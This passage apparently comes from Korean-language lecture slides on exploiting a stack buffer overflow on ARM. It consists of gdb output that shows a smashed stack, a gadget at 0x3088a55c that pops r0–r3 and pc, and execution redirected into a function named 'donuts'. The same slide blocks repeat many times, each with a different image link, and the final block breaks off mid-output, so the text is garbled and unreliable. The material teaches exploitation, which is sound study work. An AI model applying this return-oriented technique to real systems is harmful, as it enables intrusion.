
```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2(0x000022ac)에서 , 공격코드가 스택에 정상적으로 삽입된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/15x $sp
A syntax error in expression, near `$sp'.
(gdb) x/15x $sp
0x2fdff1e8:     0x2fdff230      0x00000001      0x41410002      0x42424242
0x2fdff1f8:     0x43434343      0x2fdff1ec      0x3088a55c      0x12341234
0x2fdff208:     0x12341234      0x12341234      0x12341234      0x00002224
0x2fdff218:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

그런 다음, breakpoint3에서 main( )는 종료 될 것이다.
0x22bc 에서 pop {r7, pc}명령이 실행되면서 레지스터에 데이터가 들어가게된다.

```
Breakpoint 3, 0x000022bc in main ()   // break when end function , pop {r7, pc}
(gdb) info registers
r0             0x0      0
r1             0x0      0
r2             0x2fdff228       803205672
r3             0x0      0
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1fc       803205628
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff1fc       803205628
lr             0x32d1f2ed       852620013
pc             0x22bc   8892
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v = 0x0, q = 0x0, j = 0x0,
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0x10, n = 0, z = 0, c = 0,
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb) x/15x $sp
0x2fdff1fc:     0x2fdff1ec      0x3088a55c      0x12341234      0x12341234
0x2fdff20c:     0x12341234      0x12341234      0x00002224      0x2fdff200
0x2fdff21c:     0x00000001      0x00000000      0x00002018      0x00001000
0x2fdff22c:     0x00000001      0x2fdff294      0x00000000
(gdb) x/i 0x22bc
0x22bc <main+84>:       pop     {r7, pc}
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```




(3) Exploitation

**breakpoint4(0x3088a55c)에서, pop {r0,r1,r2,r3,pc} 명령이 실행되는데,
이 명령이 실행되면 r0,r1,r2,r3,pc 레지스터에 스택의 데이터가 들어가게 된다.**

```
Breakpoint 4, 0x3088a55c in ?? ()
(gdb) x/i 0x3088a55c
0x3088a55c:     pop     {r0, r1, r2, r3, pc}
(gdb) c
Continuing.

Breakpoint 5, 0x00002224 in donuts ()
(gdb) info registers
r0             0x12341234       305402420
r1             0x12341234       305402420
r2             0x12341234       305402420
r3             0x12341234       305402420
r4             0x2      2
r5             0x0      0
r6             0x0      0
r7             0x2fdff1ec       803205612
r8             0x2fdff228       803205672
r9             0x889    2185
r10            0x0      0
r11            0x0      0
r12            0x25     37
sp             0x2fdff218       803205656
lr             0x32d1f2ed       852620013
pc             0x2224   8740
